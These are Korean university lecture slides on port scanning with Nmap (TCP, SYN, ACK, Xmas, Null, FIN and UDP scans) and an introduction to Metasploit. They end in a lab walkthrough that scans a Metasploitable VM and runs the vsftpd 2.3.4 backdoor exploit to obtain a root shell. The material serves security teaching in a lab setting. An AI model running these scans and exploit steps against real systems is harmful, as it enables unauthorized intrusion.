웹 보안 및 실습

W10 – 1 (SCANNING)

JONGKIL KIM

Ewha Womans University
University

Port-Scanning Tools


- Nmap six states
  - `open`
  - `closed`
  - `filtered`
  - `unfiltered`
  - `open|filtered`
  - `closed|filtered` → Uncommon

Scanning Based on TCP

- 포트 상태 결정 - open, closed, filtered, unfiltered
- 기본 TCP의 다양한 flag 들을 이용하여 상태를 결정함 :
  - SYN, ACK, URG, PSH, FIN, RST (Reset)
  - Flag를 사용될 경우 각 *flag는 1로 설정됨*.
  - 예를 들어, SYN, ACK (SYN-ACK) 는 SYN 과 ACK flag 들이 1로 설정된 상태를 의미함.
  - SYN과 ACK flag는 NULL, FIN, Xmas 스캔에서는 사용되지 않음.

TCP Scan (Full Open Scan)

- TCP scan 은 일반적으로 three-way handshake를 사용하여 target host (server)의 포트가 open 상태인지를 확인함




TCP Scan (Full Open Scan)

- TCP scan의 특징
  - 결과를 신뢰할 수 있음.
  - “noisy”한 스캐닝으로 여러 번의 스캐닝 시도가 탐지되어질 수 있음.
    - 더 많은 트래픽을 생성함
    - 데이터가 3 way handshake 이 후에 전송되지 않음
  - Nmap 명령어:

```
nmap -sT -v  <target IP address>
```

SYN Scan (Half Open Scan)

- SYN 스캔, SYN, three-way handshake 의 마지막 단계로 ACK (SYN-ACK) 공격자가 ACK 패킷 대신 RST 패킷을 보냄.



SYN Scan (Half Open Scan)


- SYN scan 특징
  - TCP 스캔보다는 target (server)에 의해 탐지될 가능성이 적음.
  - Nmap 명령어:

```
nmap -sS -v  <target IP address>
```

  - 일반적으로 가장 많이 사용되는 스캔 방법으로 알려짐.

ACK Scan

- 이 스캔은 ACK flag가 설정된 packet을 받았을 때, 서버는 반드시 RST를 보내야함을 이용함: 포트가 filtered 인지 unfiltered인지 확인하는 데 주로 사용됨.



ACK Scan

- ACK 스캔의 특성
  - 타겟 서버에서의 침입탐지가 상대적으로 어려움.
  - 방화벽을 우회하기 위한 스캔으로 사용됨.
  - 결과가 안정적이지는 않고 상대적으로 속도가 느린 공격방식.
  - Nmap 명령어:


```
nmap -sA -v  <target IP address>
```

Xmas, Null, FIN Scan

- Xmas Scan: 공격자는 PSH, FIN, URG flags 가 모두 설정된 packet을 보냄. (서버에게 혼돈을 주기위한 방법임)
- Null Scan: 어떤 flag도 설정하지 않고 보냄
- FIN Scan:공격자가 (기존의 연결 없이) FIN flag를 설정하여 이를 서버에 보냄.
- 세가지 경우 모두, 서버가 응답하지 않을 경우, ACK Scan과 마찬가지로 port는 열려 있거나 filtered 된 경우임.
- Nmap 명령어:
  - Xmas scan: `nmap -sX -v  <target IP address>`
  - NULL scan: `nmap -sN -v  <target IP address>`
  - FIN scan: `nmap -sF -v  <target IP address>`

Xmas Scan

- Xmas 스캔에서 공격자는 PSH, FIN, URG flags 가 모두 설정된 packet을 보냄. (서버에게 혼돈을 주기위한 방법임)
→ 서버가 응답하지 않을 경우, port는 열려있거나 filtered 된 경우임.



UDP Scanning

- UDP의 Connectionless 특성
  - UDP는 traffic을 설명하기 위한 flag가 없음.
  - UDP의 경우에는 포트가 닫혀있는 경우 ICMP Unreachable을 메시지를 보냄.
  - 따라서, response가 없는 경우에 port가 open이라 판단함.; 하지만 이런 경우는 다음과 같은 경우도 발생 수 있음:
    - 포트가 open 상태임
    - Inbound UDP 패킷이 막혀있음 (blocked)
    - 응답이 막혀있음 (blocked)
  - 위에 명시한 모호함이 UDP scan을 덜 신뢰하는 이유임.
  - UDP를 사용하는 service는 DHCP, DNS, SNMP 등이 있음.

Nmap States Summary

- `open`: 애플리케이션이 대상 포트를 통해 TCP/UDP 연결을 허용함.
  - TCP과 SYN scans을 통해 확인될 수 있음.
- `closed`: 대상 포트를 사용하는 애플리케이션이 없음.
  - TCP, SYN, XMAS, NULL,FIN scans으로 확인될 수 있음.
- `Filtered`: A packet filtering mechanism or device blocking the probe. (Nmap이 해당 포트가 open 인지 closed 인지 확인은 못함.
  - ACK scan의 결과로 확인 가능
- `Unfiltered`: 포트가 접근 가능함. (Nmap이 해당 포트가 open 인지 closed 인지 확인은 못함.)
  - ACK scan의 결과로 확인 가능.
- `open|filtered`: 포트가 open 또는 filtered 상태임. (Nmap이 해당 포트가 open 인지 filtered 인지 확인은 못함.)
  - XMAS, NULL,FIN scans으로 확인될 수 있음.

Introduction to Metasploit

- The Metasploit project
  - 취약성 점검과 IDS 시그니처 개발을 위한 보안 취약점에 대한 정보를 제공하기 위한 컴퓨터 보안 프로젝트
- Metasploit framework
  - Metasploit project에서 개발된 프로그램 도구
  - 2003년 H.D. Moor에 의해 Perl을 이용해 개발되었고, 2007년 루비로 다시 프로그램 됨.
  - 2009년부터 Rapid7 소유함.
  - 그 이후로 Exploit 개발 프레임워크의 표준처럼 사용됨.

Introduction to Metasploit

- Metasploit 양면성
  - 취약성 점검을 위해 사용되어 질 수 있음.
  - 하지만 원격 시스템을 공격하기 위한 프로그램으로도 사용될 수 있음
  - 따라서, Metasploit은 사용자에 따라 합법적으로 또는 불법적인 활동을 위해 사용되어 질 수 있음.
- Supporting tools
  - Metasploit은 기본적으로 스캐닝 툴 (nmap, OpenVAS, nexpose and Nessus)과 함께 사용될 수 있음.

Introduction to Metasploit

- Modules in Metasploit
  - Metasploit의 module은 취약점을 스캐닝하거나 이용할 수 있게 해주는 코드를 Package화 한 것임.
  - Metasploit framework에서 수행하는 모든 작업은 module 안에 정의되어 있음.
- Module 유형
  - Exploit
    - Exploit은 특정 취약점을 이용하기 위한 프로그램으로 공격자에게 공격대상에 대한 접근을 제공할 수 있다.
    - Exploit은 주로 payload를 공격대상에 전달하고 수행한다.
    - 예를 들어 windows/smb/s08-067_netapi와 같은 경우 Windows Server Service의 취약점을 목표로 하며 원격 코드 수행을 가능하게 한다.

Introduction to Metasploit

- Payload
  - Payload는 Exploit이 성공적으로 수행된 후, 대상 컴퓨터에서 동작하는 실제 코드를 의미한다.
  - Payload는 Reverse shell payload 또는 Bind shell payload 등이 있다.
  - Example : Meterpreter 또는 command shell를 이용해 payload를 생성할 수 있다.
  - Payload의 세가지 유형
    - Singles: self-contained 및 standalone 형태의 Payloads. 다른 프로그램에 연결되어 있지 않음.
    - Stagers: Stagers는 공격자와 공격대상의 통신을 설정하고 유지하기 위한 간단한 프로그램을 의미한다.
    - Stages: Stages는 Stagers에 의해 다운로드 된 상대적으로 큰 사이즈의 payload components를 의미함.
- Auxiliary
  - Payload를 실행하지는 않지만 Exploitation과 직접적인 관계가 있는 동작을 수행하는 프로그램 또는 코드.
  - Example: scanners, fuzzers, denial of service attacks.

Introduction to Metasploit

- Metasploit을 이용하여 공격을 수행하는 단계
  1. 공격대상이 알려진 취약점을 가지고 있는지를 확인.
  2. 취약점 중 하나를 이용하기 위한 Exploit을 선택 및 설정.
  3. 공격대상에 대한 접근을 얻었을 경우, 공격 시스템에서 성공적으로 동작할 수 있는 payload를 선택 및 설정.
  4. Exploit 실행

Introduction to Metasploit

- 명령어
  - `msfconsole`: Metasploit console 실행 .
  - `help`: Instructions을 보여줌
  - `search [keyword]: Search` 키워들 포함한 실행가능한 exploit을 보여줌.
  - `Show options`: 현재 Module에 필요한 옵션을 보여줌.
  - `use`: 특정 exploit, payload, auxiliary를 사용하기 위한 명령어
  - `set[option][value]`: [option]에 실제 [value]를 설정하기 위해 사용됨.
  - `run`: `auxiliary` module 실행
  - `exploit`: exploit module을 시작함.

Introduction to Metasploit

- 기타 명령어
  - `back`: 오리지널 console prompt로 돌아가는 명령어
  - `Clear`: 화면을 클리어하는 명령어
  - `Exit`: Metasploit 을 종료

Information Gathering Using Auxiliary Module

1) Launch `msfconsole` and `search ssh_version`.

```
msf5 > search ssh_version

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check
Description
   -  ----                                          ---------------  ----    -----
-----------
   0  auxiliary/fuzzers/ssh/ssh_version_15                           normal  No
SSH 1.5 Version Fuzzer
   1  auxiliary/fuzzers/ssh/ssh_version_2                            normal  No
SSH 2.0 Version Fuzzer
   2  auxiliary/fuzzers/ssh/ssh_version_corrupt                      normal  No
SSH Version Corruption
   3  auxiliary/scanner/ssh/ssh_version                              normal  Yes
SSH Version Scanner
```

다음의 Module을 Metasploit에서 검색:
`auxiliary/scanner/ssh/ssh_version`

Information Gathering Using Auxiliary Module

2) Launch msfconsole and run `use auxiliary/scanner/ssh/ssh_version` (실행창의 모드가 auxiliary mode로 변경됨)

```
msf5 > use auxiliary/scanner/ssh/ssh_version
msf5 auxiliary(scanner/ssh/ssh_version) >
```

3) Show options

```
msf5 auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifie
r
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads
   TIMEOUT  30               yes       Timeout for the SSH probe
```

Information Gathering Using Auxiliary Module

4) RHOSTS를 target server의 IP (Metasploitable IP)로 설정: `auxiliary/scanner/ssh/ssh_version`

```
msf5 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
```

5) Auxiliary scanner 실행.

```
msf5 auxiliary(scanner/ssh/ssh_version) > run

[+] 10.0.2.5:22           - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubu
ntu1 ( service.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenB
SD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:op
enssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=8.04 os.
cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.protocol=ssh fingerprint_db=ssh.
banner )
[*] 10.0.2.5:22           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploitation Using Exploit Module

- Task: Metaslooit을 이용하여 vsftp 2.3.4 에 대한 Exploit을 수행.
  1) Metasploitable machine (VM)의 취약점을 nmap을 통해 확인: `nmap -sV <Metasploitable IP>`
  2) Find `vsftp 2.3.4`

```
root@kali:~# nmap -sV 10.0.2.5
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-12 17:12 AEST
Nmap scan report for 10.0.2.5
Host is up (0.000049s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
```

Exploitation Using Exploit Module

3) Launch `msfconsole` and `search vsftp`.
다음의 Module을 Metasploit에서 검색 :
`exploit/unix/ftp/vsftpd_234_backdoor`

```
msf5 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

4) `use exploit/unix/ftp/vsftpd_234_backdoor` (실행창의 모드가 Exploit mode로 변경됨)

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

Screen Capture: Metasploit Usage

5) Show options for this exploit.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   21               yes       The target port (TCP)
```

6) Option 값을 설정함. 다음은 RHOST를 <Metasploitable IP>로 설정하였음.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
```

Exploitation Using Exploit Module

Show options를 사용하여 RHOSTS가 제대로 설정되었는 지 확인.

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.5         yes       The target address range or CIDR identifier
   RPORT   21               yes       The target port (TCP)
```

7) Exploit 수행

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (10.0.2.15:40171 -> 10.0.2.5:6200) at 2019-09-12 17:27:04 +1000

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```